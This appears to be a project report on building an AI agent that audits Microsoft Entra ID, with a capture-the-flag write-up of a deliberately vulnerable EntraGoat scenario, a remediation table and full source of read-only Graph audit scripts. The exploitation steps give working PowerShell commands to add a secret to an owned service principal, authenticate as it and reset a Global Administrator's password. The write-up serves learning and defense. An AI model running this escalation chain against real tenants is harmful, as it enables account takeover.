


Figure 12. App registration — Owners: no owners assigned at the registration level (ownership sits only at the enterprise-application layer).

Step 6 — Confirming the SP's directory role

The Entra admin center confirmed the service principal is directly assigned Privileged Authentication Administrator — a role capable of resetting authentication methods, including passwords, for any user in the tenant, including Global Administrators:




Figure 13. Privileged Authentication Administrator — Assignments: Finance Analytics Dashboard (Service principal), Direct, Assigned.

This was independently reproduced by the custom AI agent after extending graph_client.py with get_sp_directory_roles, querying the unified RBAC endpoint /roleManagement/directory/roleAssignments.

Step 7–9 — Exploitation: credential pivot and privilege abuse

Authenticated as David Martinez and added a new client secret to the owned service principal (an action permitted to any SP owner, with no approval or alert):

```
Connect-MgGraph -TenantId <PEARSON_TENANT_ID> -Scopes "User.Read"
$SP = Get-MgServicePrincipal -Filter "displayName eq 'Finance Analytics Dashboard'"
$passwordCredential = @{ DisplayName = "EntraGoat-Secret"; EndDateTime = (Get-
Date).AddDays(30) }
$newSecret = Add-MgServicePrincipalPassword -ServicePrincipalId $SP.Id -PasswordCredential
$passwordCredential
$clientSecret = $newSecret.SecretText
$tenantId = (Get-MgOrganization).Id
Disconnect-MgGraph
```

Pivoted from the delegated (user) context into the app-only context by authenticating as the service principal itself, using the newly added secret:

```
$secureSecret = ConvertTo-SecureString -String $clientSecret -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($SP.AppId, $secureSecret)
Connect-MgGraph -TenantId $tenantId -ClientSecretCredential $credential
Get-MgContext   # confirms identity = the SP's AppId, not David
```

With the SP's Privileged Authentication Administrator role now in effect, reset the target Global Admin's password:

```
$targetAdmin = Get-MgUser -Filter "startswith(userPrincipalName, 'EntraGoat-admin-s1')"
$newAdminPassword = "EntraGoat-$(Get-Date -Format 'yyyyMMdd-HHmmss')!"
$passwordProfile = @{ Password = $newAdminPassword; ForceChangePasswordNextSignIn = $false }
Update-MgUser -UserId $targetAdmin.Id -PasswordProfile $passwordProfile
```

Step 10 — Flag retrieval

The target admin's extensionAttribute1 was read directly via Microsoft Graph, still authenticated as the service principal (avoiding an interactive sign-in blocked by missing Graph CLI consent for the admin account):

```
Invoke-MgGraphRequest -Uri
"https://graph.microsoft.com/v1.0/users/$($targetAdmin.Id)?`$select=id,userPrincipalName,
onPremisesExtensionAttributes" |
    Select-Object @{n='UPN';e={$_.userPrincipalName}},
@{n='Flag';e={$_.onPremisesExtensionAttributes.extensionAttribute1}}
```

Step 11 — Cleanup

The added client secret was removed and the scenario's official cleanup script was run to restore the tenant to its pre-exploitation state:


```
Remove-MgServicePrincipalPassword -ServicePrincipalId $SP.Id -KeyId $newSecret.KeyId
cd scenarios
.\EntraGoat-Scenario1-Cleanup.ps1
```

6.2 The Flag

SCENARIO 1 — FLAG CAPTURED

`EntraGoat{SP_0wn3rsh1p_Pr1v_Esc@l@t10n_Congratz!}`

Retrieved from EntraGoat-admin-s1@wwlx961259.onmicrosoft.com → onPremisesExtensionAttributes.extensionAttribute1, via Microsoft Graph authenticated as the Finance Analytics Dashboard service principal.



6.3 The Why — Underlying Security Flaw

The exploit chain rests on three compounding issues:

- Ownership is not least-privilege. Microsoft Graph allows a service principal's owner to manage its credentials — adding client secrets or certificates — without administrator approval or any alert. Ownership is often treated as a soft, administrative convenience, but it is functionally equivalent to holding the application's own identity.
- A privileged role was assigned to an application identity, not a human. The service principal held Privileged Authentication Administrator directly — a role that can reset authentication methods, including passwords, for any user in the tenant, including Global Administrators.
- Delegated vs. app-only security boundaries differ. David's own delegated permissions were negligible, but once authenticated as the SP (app-only context), the security boundary shifted entirely to whatever the SP itself was authorized to do.

Unchecked ownership chains of this kind are a recognized escalation pattern (service principal ownership abuse), typically arising from open app registration defaults, apps that later receive privileged roles, ownership grants never revoked, or multi-tenant app consent flows.

6.4 The Fix

Remediation	Detail	Priority
Remove unnecessary SP ownership	Audit and remove david.martinez (and any non-essential owner) from the Finance Analytics Dashboard SP	High
Never assign privileged roles to application identities without strict control	Reassign Privileged Authentication Administrator away from the SP; use a tightly scoped, monitored service account if automation truly needs it	High
Require approval/alerting on SP credential changes	Enable monitoring for “Add service principal credentials” events, especially on SPs holding privileged roles	Medium
Periodic ownership review	Establish a recurring review of application and service principal ownership as part of governance	Medium
Apply PIM to sensitive roles	Use just-in-time, time-bound activation for roles as sensitive as Privileged Authentication Administrator rather than standing assignment	Medium

7. Agent Performance Review

Area	Observation
Where the agent helped	Correctly executed and explained all five Stage 3 audit checks in a consistent Finding/Risk/Fix/Severity format; chained multiple tool calls per question without manual intervention; correctly reported negative results rather than fabricating risk
Where it needed support	Initial tool-call failures (missing parameters, empty responses from long tool chains) required debugging the agent harness; a flawed Graph query (/directoryRoles/{id}/members) caused one false negative, corrected by switching to the unified RBAC endpoint
Where it got things wrong	Returned an empty reply on a nine-tool-call turn without enough token budget (resolved by raising max_completion_tokens); once used a single-SP-scoped tool for a role-wide membership question, producing an invalid call
Manual vs. agent	The ownership chain was found through manual portal enumeration first, matching the project brief's recommended approach; the agent was then extended with matching tools and correctly reproduced and explained the same findings

8. Reflections

Building an AI agent for identity security surfaced several consistent lessons.

First, the agent is only as good as the tools it is given. Microsoft Graph's API surface for ownership, role assignment and permission grants is spread across several distinct endpoints (ownedObjects, appRoleAssignments, roleManagement/directory/roleAssignments), and a tool that queries the wrong one produces a confident, well-formatted, but wrong negative result.

Second, enforcing a strict “answer only from tool results” system prompt was effective at preventing hallucinated findings. It also meant that gaps in tool coverage became visible as honest “I don't have a tool for that” responses rather than being silently papered over — a desirable failure mode for a security tool.

Third, solving Scenario 1 manually before automating it was essential. The manual walkthrough revealed exactly which Graph relationship mattered (ownership of a service principal holding a privileged directory role), making it possible to write a correct, narrowly scoped tool rather than guessing at a broad one.

9. Future Work — Scenarios 2–5 (Planned)

The remaining four EntraGoat scenarios were not attempted in this round and are proposed as a follow-up task:

#	Scenario	Difficulty	Planned Approach
2	Graph Me the Crown (and Role)	Beginner	Manual enumeration first, then extend entra_agent.py tooling as needed
3	Group MemberShipwreck — Sailed into Admin Waters	Beginner	Likely extends group-membership/ownership tooling already built
4	I (Eligibly) Own That	Intermediate	Likely requires a new tool for PIM-eligible (not active) role assignments
5	Department of Escalations – AU Ready for This?	Advanced	Likely requires Administrative-Unit-scoped role checks

10. GitHub Repositories Used

Two external GitHub repositories were cloned and used over the course of this project, each serving a distinct stage. This section documents what each repository is, what it contains out of the box, what was used from it as-is, and what the project added on top.

10.1 Azure/azure-ai-agents-labs

Attribute	Detail
Source	github.com/Azure/azure-ai-agents-labs — Microsoft's official hands-on lab repository for the “Develop AI Agents on Azure” learning path
Used for	Stage 0 — AI Playground (environment setup and first agent patterns)
Local path	C:\Users\hdhan\Documents\GitHub\azure-ai-agents-labs

What the repository contains out of the box:

- Lab 1 – Project Setup (.ipynb): Azure AI Foundry project creation and environment verification
- Lab 2 – Create an AI Agent in the AI Foundry UI (.md): low-code agent walkthrough
- Lab 3 – Create a Simple AI Agent (.ipynb): first Python agent pattern
- Lab 4 – Create a RAG Agent (.ipynb): retrieval-augmented generation over documents
- Lab 5 – Develop a Multi-Agent System (.ipynb): multi-agent orchestration pattern
- sample.env: template for required environment variables
- requirements.txt: pinned Python dependency list
- data/ and images/ folders: lab reference assets; README.md, LICENSE, CODE_OF_CONDUCT.md, SECURITY.md, SUPPORT.md: standard repository governance files

What was used as-is: the repository was cloned as the Stage 0 starting point; sample.env served as the template for this project's own .env file.

Issue encountered: requirements.txt pins old package versions (e.g. cffi==1.17.1, aiohttp==3.11.11) with no prebuilt wheels for the Python version used, causing a Microsoft Visual C++ Build Tools compile failure on install. Resolved by installing the needed packages unpinned instead (openai, python-dotenv, requests, msal, azure-identity).

What this project added on top (not part of the original repository):

- ***hello.py*** *— Stage 0 minimal chat completion script*
- ***agent.py*** *— Stage 0 first tool-calling agent (get_current_time)*
- ***graph_client.py*** *— Stage 1/3 Microsoft Graph client and audit-check functions*
- ***entra_agent.py*** *— Stage 2/3 Entra-aware tool-calling agent*
- ***.env*** *— populated with real Azure OpenAI and Pearson tenant credentials (excluded from version control)*
- ***.gitignore*** *— updated to exclude .env and .venv/*

Repository handling: the clone's git origin was renamed to upstream (preserving the ability to pull future updates from Microsoft's repo), and a new origin was added pointing to the author's own private GitHub repository, so this project's own code could be tracked and pushed independently of the lab source.

10.2 Semperis/EntraGoat

Attribute	Detail
Source	github.com/Semperis/EntraGoat — Semperis' open-source, “vulnerable by design” Entra ID environment for practicing identity attack paths
Used for	Stage 4 — EntraGoat challenges
Local path	C:\Users\hdhan\Documents\GitHub\EntraGoat

What the repository contains out of the box:

- Start-EntraGoat.ps1 — main entry point: a PowerShell/WPF GUI listing all challenges, hints, credentials, and Run Setup / Run Cleanup buttons
- scenarios/ — one setup script, one cleanup script and one official solution walkthrough script per scenario (e.g. EntraGoat-Scenario1-Setup.ps1, -Cleanup.ps1, -Solution.ps1), each creating or removing the scenario's deliberately misconfigured users, groups, apps and role assignments in the target tenant
- frontend/ — an optional Node.js/React web UI (npm install && npm start) as an alternative to the PowerShell GUI
- docs/getting-started.md — prerequisites, installation and troubleshooting documentation
- README.md and standard repository files

What was used as-is: the entire repository was used unmodified. Start-EntraGoat.ps1 was run directly to deploy Scenario 1 into the Pearson tenant; the built-in EntraGoat-Scenario1-Setup.ps1 and EntraGoat-Scenario1-Cleanup.ps1 handled object creation and teardown; EntraGoat-Scenario1-Solution.ps1 was reviewed afterward as the official reference walkthrough, after the scenario had already been solved manually.

What this project added on top: nothing — no custom files were created inside this repository. All interaction was through its existing GUI and scripts, run from PowerShell against the Pearson tenant; the project's own tooling (graph_client.py, entra_agent.py) lives entirely in the separate azure-ai-agents-labs repository and queries the same tenant independently.

Appendix A — Tool Index

Functions implemented across graph_client.py and entra_agent.py:

Function	Purpose
get_users, get_guests, get_global_admins	Tenant user and admin inventory
get_ca_policies, check_legacy_auth_blocked, check_admin_mfa_policy	Conditional Access checks
get_mfa_status, get_admins_without_mfa	MFA registration status
get_security_defaults	Security Defaults status
get_service_principals, get_risky_service_principals	Service principal inventory and risk scan
get_sp_role_assignments, get_sp_directory_roles	Per-SP permission and directory-role lookup
get_user_owned_objects, get_user_owned_devices, get_user_owned_groups	Per-user ownership enumeration
get_role_members	Role-wide membership lookup by role name

Appendix B — Source Repository

All source code (graph_client.py, entra_agent.py, hello.py, agent.py) is version-controlled and pushed to the author's private GitHub repository, with .env and .venv/ excluded via .gitignore.

Appendix C — Files Created During This Project

Every file authored specifically for this project (as opposed to files that came from a cloned repository), with its purpose and a short note on its contents.

File	Purpose	Contents
hello.py	Stage 0 — validate the Azure OpenAI connection	Single-turn chat completion call to the gpt-5-mini deployment using the openai SDK and python-dotenv for credentials
agent.py	Stage 0 — first tool-calling agent pattern	A get_current_time(timezone) function exposed as an OpenAI tool, plus a chat loop that lets the model call it and print the result

File	Purpose	Contents
graph_client.py	Stages 1 & 3 — Microsoft Graph access layer and audit logic	MSAL client-credential authentication (get_token), a paged Graph GET helper (graph_get), and the audit/enumeration functions: get_users, get_guests, get_global_admins, get_ca_policies, get_mfa_status, get_service_principals, check_legacy_auth_blocked, get_risky_service_principals, check_admin_mfa_policy, get_security_defaults, get_user_owned_objects/devices/groups, get_sp_role_assignments, get_sp_directory_roles, get_role_members
entra_agent.py	Stages 2 & 3 — the conversational Entra security agent	Wraps every graph_client.py function as an OpenAI tool definition (REGISTRY + custom-schema tools for parameterized functions), a system prompt enforcing Finding/Risk/Fix/Severity output, and the interactive tool-calling loop
.env	Stores runtime secrets, excluded from version control	Azure OpenAI endpoint, key and deployment name; Pearson tenant ID, client ID and client secret for the entra-audit-agent app registration
.gitignore	Prevents secrets and the virtual environment from being committed	Entries for .env and .venv/

Appendix D — hello.py (full source)

Stage 0 deliverable: validates the Azure OpenAI connection with a single chat completion call.

$ cat hello.py

```
import os
from dotenv import load_dotenv
from openai import AzureOpenAI

load_dotenv()
client = AzureOpenAI(
    azure_endpoint=os.getenv("AZURE_OPENAI_ENDPOINT"),
    api_key=os.getenv("AZURE_OPENAI_KEY"),
    api_version="2025-04-01-preview",
)
MODEL = os.getenv("AZURE_OPENAI_DEPLOYMENT")

response = client.chat.completions.create(
    model=MODEL,
    messages=[
        {"role": "system", "content": "You are a helpful assistant."},
        {"role": "user", "content": "Hello! Introduce yourself in one sentence."},
    ],
    max_completion_tokens=200,
)

print(response.choices[0].message.content)
```

Appendix E — agent.py (full source)

Stage 0 deliverable: first tool-calling agent, exposing a get_current_time function to the model.

$ cat agent.py

```
import os, json
from datetime import datetime
from zoneinfo import ZoneInfo
from dotenv import load_dotenv
from openai import AzureOpenAI

load_dotenv()
client = AzureOpenAI(
    azure_endpoint=os.getenv("AZURE_OPENAI_ENDPOINT"),
    api_key=os.getenv("AZURE_OPENAI_KEY"),
    api_version="2025-04-01-preview",
)
MODEL = os.getenv("AZURE_OPENAI_DEPLOYMENT")

# 1. The real function
def get_current_time(timezone="Europe/Berlin"):
    return datetime.now(ZoneInfo(timezone)).strftime("%Y-%m-%d %H:%M:%S %Z")

# 2. The tool definition the model sees
tools = [{
    "type": "function",
    "function": {
        "name": "get_current_time",
        "description": "Get the current date and time in a given IANA timezone.",
        "parameters": {
            "type": "object",
            "properties": {
                "timezone": {"type": "string", "description": "e.g. Europe/Berlin, America/New_York"}
            },
            "required": [],
        },
    },
}]
available = {"get_current_time": get_current_time}

messages = [{"role": "system", "content": "You are a helpful assistant. Use tools when needed."}]

while True:
    user_input = input("You: ")
    if user_input.lower() == "exit":
        break
    messages.append({"role": "user", "content": user_input})

    while True:
        response = client.chat.completions.create(
            model=MODEL, messages=messages, tools=tools,
            max_completion_tokens=2000,
        )
        msg = response.choices[0].message
        messages.append(msg)

        if not msg.tool_calls:
            print(f"AI: {msg.content}\n")
            break
```

```
        for call in msg.tool_calls:
            args = json.loads(call.function.arguments or "{}")
            result = available[call.function.name](**args)
            print(f"[tool called: {call.function.name} {args}]")
            messages.append({
                "role": "tool",
                "tool_call_id": call.id,
                "content": result,
            })
```

Appendix F — graph_client.py (full source)

Stages 1 & 3 deliverable: Microsoft Graph access layer and all audit/enumeration functions, including the fixes applied during Scenario 1 (unified RBAC endpoint for directory-role lookups).

$ cat graph_client.py

```
import os
import msal
import requests
from dotenv import load_dotenv

load_dotenv()

TENANT_ID = os.getenv("PEARSON_TENANT_ID")
CLIENT_ID = os.getenv("PEARSON_CLIENT_ID")
CLIENT_SECRET = os.getenv("PEARSON_CLIENT_SECRET")
GRAPH = "https://graph.microsoft.com/v1.0"
GLOBAL_ADMIN_TEMPLATE = "62e90394-69f5-4237-9190-012177145e10"



def get_token() -> str:
    app = msal.ConfidentialClientApplication(
        CLIENT_ID,
        authority=f"https://login.microsoftonline.com/{TENANT_ID}",
        client_credential=CLIENT_SECRET,
    )
    result = app.acquire_token_for_client(
        scopes=["https://graph.microsoft.com/.default"]
    )
    if "access_token" not in result:
        raise RuntimeError(result.get("error_description", result))
    return result["access_token"]



def graph_get(path: str) -> list:
    """GET a Graph path and follow paging."""
    headers = {"Authorization": f"Bearer {get_token()}"}
    url, items = f"{GRAPH}{path}", []
    while url:
        r = requests.get(url, headers=headers, timeout=30)
        r.raise_for_status()
        data = r.json()
        items += data.get("value", [])
        url = data.get("@odata.nextLink")
    return items



def get_users():
    return graph_get(
        "/users?$select=displayName,userPrincipalName,userType,accountEnabled"
    )



def get_global_admins():
    return graph_get(
        f"/directoryRoles(roleTemplateId='{GLOBAL_ADMIN_TEMPLATE}')/members"
    )
```

```
def get_ca_policies():
    return graph_get("/identity/conditionalAccess/policies")


def get_guests():
    return graph_get("/users?$filter=userType eq 'Guest'&$select=displayName,userPrincipalName")


def get_mfa_status():
    return graph_get(
        "/reports/authenticationMethods/userRegistrationDetails"
        "?$select=userPrincipalName,isMfaRegistered,isAdmin"
    )


def get_service_principals():
    return graph_get("/servicePrincipals?$select=displayName,appId,servicePrincipalType")


def check_legacy_auth_blocked():
    """True if an enabled CA policy blocks legacy clients for all users."""
    for p in get_ca_policies():
        cond = p.get("conditions", {})
        grant = p.get("grantControls") or {}
        legacy = {"exchangeActiveSync", "other"} <= set(cond.get("clientAppTypes", []))
        blocks = "block" in grant.get("builtInControls", [])
        all_users = "All" in cond.get("users", {}).get("includeUsers", [])
        if p.get("state") == "enabled" and legacy and blocks and all_users:
            return {"blocked": True, "policy": p["displayName"]}
    return {"blocked": False, "policy": None}


GRAPH_APP_ID = "00000003-0000-0000-c000-000000000000"
HIGH_RISK = {
    "RoleManagement.ReadWrite.Directory", "Directory.ReadWrite.All",
    "Application.ReadWrite.All", "AppRoleAssignment.ReadWrite.All",
    "User.ReadWrite.All", "Group.ReadWrite.All", "Mail.ReadWrite",
    "Files.ReadWrite.All", "Policy.ReadWrite.ConditionalAccess",
}


def get_risky_service_principals():
    """Own-tenant service principals holding high-risk Graph app permissions."""
    graph_sp = graph_get(
        f"/servicePrincipals?$filter=appId eq '{GRAPH_APP_ID}'&$select=id,appRoles"
    )[0]
    role_names = {r["id"]: r["value"] for r in graph_sp["appRoles"]}

    sps = graph_get(
        "/servicePrincipals?$select=id,displayName,appId,appOwnerOrganizationId,"
        "passwordCredentials,keyCredentials"
    )
    findings = []
    for sp in sps:
        if sp.get("appOwnerOrganizationId") != TENANT_ID:
            continue  # skip Microsoft and third-party apps
```

```
        assigns = graph_get(f"/servicePrincipals/{sp['id']}/appRoleAssignments")
        perms = [role_names.get(a["appRoleId"], a["appRoleId"])
                 for a in assigns if a["resourceId"] == graph_sp["id"]]
        risky = sorted(set(perms) & HIGH_RISK)
        if risky:
            findings.append({
                "name": sp["displayName"],
                "appId": sp["appId"],
                "risky_permissions": risky,
                "secrets": len(sp.get("passwordCredentials", [])),
                "certificates": len(sp.get("keyCredentials", [])),
            })
    return findings


def check_admin_mfa_policy():
    """Is there an enabled CA policy requiring MFA for all users or Global Admins?"""
    for p in get_ca_policies():
        if p.get("state") != "enabled":
            continue
        grant = p.get("grantControls") or {}
        needs_mfa = "mfa" in grant.get("builtInControls", []) or grant.get("authenticationStrength")
        users = p.get("conditions", {}).get("users", {})
        covers_all = "All" in users.get("includeUsers", [])
        covers_admins = GLOBAL_ADMIN_TEMPLATE in users.get("includeRoles", [])
        if needs_mfa and (covers_all or covers_admins):
            return {"covered": True, "policy": p["displayName"]}
    return {"covered": False, "policy": None}


def get_security_defaults():
    r = requests.get(
        f"{GRAPH}/policies/identitySecurityDefaultsEnforcementPolicy",
        headers={"Authorization": f"Bearer {get_token()}"}, timeout=30,
    )
    r.raise_for_status()
    return {"security_defaults_enabled": r.json().get("isEnabled")}


def get_user_owned_objects(upn: str):
    return graph_get(f"/users/{upn}/ownedObjects")


def get_sp_role_assignments(sp_id: str):
    """What app roles a service principal has been granted on other resources, and who/what holds roles on
it."""
    return {
        "granted_to_this_sp": graph_get(f"/servicePrincipals/{sp_id}/appRoleAssignments"),
        "assigned_on_this_sp": graph_get(f"/servicePrincipals/{sp_id}/appRoleAssignedTo"),
        "oauth2_grants": graph_get(f"/oauth2PermissionGrants?$filter=clientId eq '{sp_id}'"),
    }


def get_user_owned_devices(upn: str):
    return
graph_get(f"/users/{upn}/ownedDevices?$select=displayName,deviceId,operatingSystem,trustType,accountEnabled")


def get_user_owned_groups(upn: str):
```

```
    return graph_get(f"/users/{upn}/ownedObjects/microsoft.graph.group?$select=displayName,id")


def get_sp_directory_roles(sp_id: str):
    """Which directory roles (e.g. Privileged Authentication Administrator) this service principal is a
member of."""
    assignments = graph_get(
        f"/roleManagement/directory/roleAssignments?$filter=principalId eq '{sp_id}'&$expand=roleDefinition"
    )
    return [a["roleDefinition"]["displayName"] for a in assignments]


def get_role_members(role_name: str):
    """List users and service principals holding a given directory role, by role display name."""
    roles = graph_get(f"/roleManagement/directory/roleDefinitions?$filter=displayName eq '{role_name}'")
    if not roles:
        return {"error": f"No role found named '{role_name}'"}
    role_id = roles[0]["id"]
    assignments = graph_get(
        f"/roleManagement/directory/roleAssignments?$filter=roleDefinitionId eq
'{role_id}'&$expand=principal"
    )
    return [
        {
            "name": a["principal"].get("displayName") or a["principal"].get("appId"),
            "type": a["principal"].get("@odata.type", "").split(".")[-1],
            "id": a["principal"]["id"],
        }
        for a in assignments
    ]


if __name__ == "__main__":
    print("Users:", len(get_users()))
    print("Global Admins:", [a["userPrincipalName"] for a in get_global_admins()])
    print("CA policies:", [p["displayName"] for p in get_ca_policies()])
```

Appendix G — entra_agent.py (full source)

Stages 2 & 3 deliverable: the conversational Entra security agent, with the full tool registry and custom parameter schemas.

$ cat entra_agent.py

```
import os, json
from dotenv import load_dotenv
from openai import AzureOpenAI
import graph_client as g

load_dotenv()
client = AzureOpenAI(
    azure_endpoint=os.getenv("AZURE_OPENAI_ENDPOINT"),
    api_key=os.getenv("AZURE_OPENAI_KEY"),
    api_version="2025-04-01-preview",
)
MODEL = os.getenv("AZURE_OPENAI_DEPLOYMENT")

SYSTEM_PROMPT = (
    "You are an Entra ID security analyst. Answer only from tool results, never guess. "
    "If a tool errors, say so. For each finding explain why it is a risk and how to fix it. "
    "Report every finding as: Finding, Risk, Fix, Severity (High/Medium/Low). "
    "Before reporting missing Conditional Access coverage, call get_security_defaults, "
    "since Security Defaults also enforce MFA and block legacy authentication."
)

def to_json(data, limit=12000):
    text = json.dumps(data, default=str)
    return text if len(text) <= limit else text[:limit] + '..."[truncated]"'

def admins_without_mfa():
    return [m["userPrincipalName"] for m in g.get_mfa_status()
            if m["isAdmin"] and not m["isMfaRegistered"]]

# name -> (function, description)
REGISTRY = {
    "get_users": (g.get_users, "List all users in the tenant."),
    "get_guests": (g.get_guests, "List guest (external) users."),
    "get_global_admins": (g.get_global_admins, "List members of the Global Administrator role."),
    "get_ca_policies": (g.get_ca_policies, "List Conditional Access policies."),
    "get_admins_without_mfa": (admins_without_mfa, "List admins with no MFA registered."),
    "get_service_principals": (g.get_service_principals, "List service principals."),
    "check_legacy_auth_blocked": (g.check_legacy_auth_blocked, "Check whether legacy authentication is
blocked by Conditional Access."),
    "get_risky_service_principals": (g.get_risky_service_principals, "List own-tenant service
principals holding high-risk Graph permissions."),
    "check_admin_mfa_policy": (g.check_admin_mfa_policy, "Check whether a Conditional Access policy
requires MFA for admins."),
    "get_security_defaults": (g.get_security_defaults, "Check whether Security Defaults are enabled."),
    "get_user_owned_objects": (lambda upn="david.martinez@wwlx961259.onmicrosoft.com":
g.get_user_owned_objects(upn), "List objects owned by a given user (by UPN)."),
    "get_sp_role_assignments": (g.get_sp_role_assignments, "Get app role assignments and OAuth2 grants
for a service principal by its object id."),
    "get_user_owned_devices": (g.get_user_owned_devices, "List devices owned by a given user, by
UPN."),
    "get_user_owned_groups": (g.get_user_owned_groups, "List groups owned by a given user, by UPN."),
    "get_sp_directory_roles": (g.get_sp_directory_roles, "List directory roles a service principal is a
member of, by its object id."),
```

```
    "get_role_members": (g.get_role_members, "List users and service principals holding a given
directory role, by role display name."),
}

CUSTOM_SCHEMA_TOOLS = {
    "get_sp_role_assignments", "get_user_owned_devices",
    "get_user_owned_groups", "get_sp_directory_roles", "get_role_members",
}

tools = [{
    "type": "function",
    "function": {
        "name": name, "description": desc,
        "parameters": {"type": "object", "properties": {}},
    },
} for name, (_, desc) in REGISTRY.items() if name not in CUSTOM_SCHEMA_TOOLS]

tools.append({
    "type": "function",
    "function": {
        "name": "get_sp_role_assignments",
        "description": REGISTRY["get_sp_role_assignments"][1],
        "parameters": {
            "type": "object",
